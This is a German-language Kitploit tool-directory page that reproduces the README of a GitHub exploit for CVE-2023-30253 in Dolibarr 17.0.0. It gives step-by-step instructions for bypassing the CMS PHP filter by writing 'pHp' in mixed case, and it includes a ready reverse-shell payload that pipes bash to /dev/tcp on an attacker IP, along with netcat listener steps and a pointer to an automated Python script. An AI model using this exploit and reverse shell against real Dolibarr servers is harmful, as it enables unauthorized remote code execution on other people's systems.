
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Dolibarr-17.0.0-Exploit-CVE-2023-30253 — In Dolibarr 17.0.0 mit aktiviertem CMS-Website-Plugin (Core) kann ein authentifizierter Angreifer über eine PHP-Code-Injection, die die Anwendungsbeschränkungen umgeht, Remote-Codeausführung erlangen. | Kitploit
Tools/GitHubGitHub/dollarboysushil/dolibarr-17.0.0-exploit-cve-2023-30253
SchwachstellenanalyseCode-AnalyseExploitationWebanwendungs-ExploitationPenetrationstestsPayload-Entwicklung
GitHubdollarboysushil/dolibarr-17.0.0-exploit-cve-2023-30253

Dolibarr-17.0.0-Exploit-CVE-2023-30253

In Dolibarr 17.0.0 mit aktiviertem CMS-Website-Plugin (Core) kann ein authentifizierter Angreifer über eine PHP-Code-Injection, die die Anwendungsbeschränkungen umgeht, Remote-Codeausführung erlangen.

Repository anzeigen
9333vor 2 JahrenNoch nicht geprüft
Teilen

Readme.md

CVE-2023-30253

CVE-2023-30253 ist eine Sicherheitslücke in der Dolibarr-Software, die es authentifizierten Benutzern ermöglicht, Remote-Code auszuführen, indem eine Großschreibungs-Manipulationstechnik in injizierten Daten verwendet wird.

Auswirkungen

Diese Schwachstelle kann von Angreifern zu einer unbefugten Remote-Code-Ausführung führen und stellt eine ernsthafte Bedrohung für die Sicherheit und Integrität der betroffenen Systeme dar. Die Schwachstelle wurde in Dolibarr 17.0.1 behoben.

Referenz

https://www.swascan.com/security-advisory-dolibarr-17-0-0/

https://github.com/Dolibarr/dolibarr


Proof of Concept

Das folgende POC zeigt, wie man manuell eine Reverse Shell erhält.

Untitled.png

Nach dem Einloggen als Testbenutzer können wir eine Website erstellen/ändern.

Untitled (1).png

Zuerst erstellen wir eine Website und dann eine Seite.

Untitled (2).png

Untitled

Nachdem wir die Website und die Seite erstellt haben, klicken wir auf das Fernglas-Symbol. Dadurch wird unsere erstellte Seite in einem neuen Tab geöffnet.

Klicken Sie nun auf „HTML-Quelltext bearbeiten“.

Untitled (4).png

Hier können wir versuchen, PHP-Code hinzuzufügen, aber eine Art Filter verhindert, dass wir PHP-Code schreiben. Dies kann leicht umgangen werden, indem man das Format des Wortes php ändert.

Untitled (5).png

Nachdem wir das Format des Wortes php in pHp geändert haben, können wir sehen, dass es erfolgreich gespeichert wurde.

Untitled (6).png

Wenn wir zur Seite gehen, sehen wir, dass unser eingefügter PHP-Code funktioniert.

Nun richten wir einen Netcat-Listener ein, um eine Reverse Shell zu erhalten.

Untitled (7).png

Untitled (8).png

Dann fügen wir unseren Reverse-Shell-Code <?pHp exec("/bin/bash -c 'bash -i > /dev/tcp/10.10.14.101/1010 0>&1'"); ?> hinzu.

Wenn wir nun die Website öffnen, erhalten wir eine Reverse Shell.

Untitled (9).png



Wir können den Python-Code verwenden, um es einfacher zu machen.

Untitled

Netcat-Listener einrichten.

Untitled

Führen Sie das Skript aus, und wir sollten eine Reverse Shell erhalten.

Untitled Autor des Skripts: https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    509
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    469
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    343
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    310
  • 5

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    306
  • 6

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    301

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →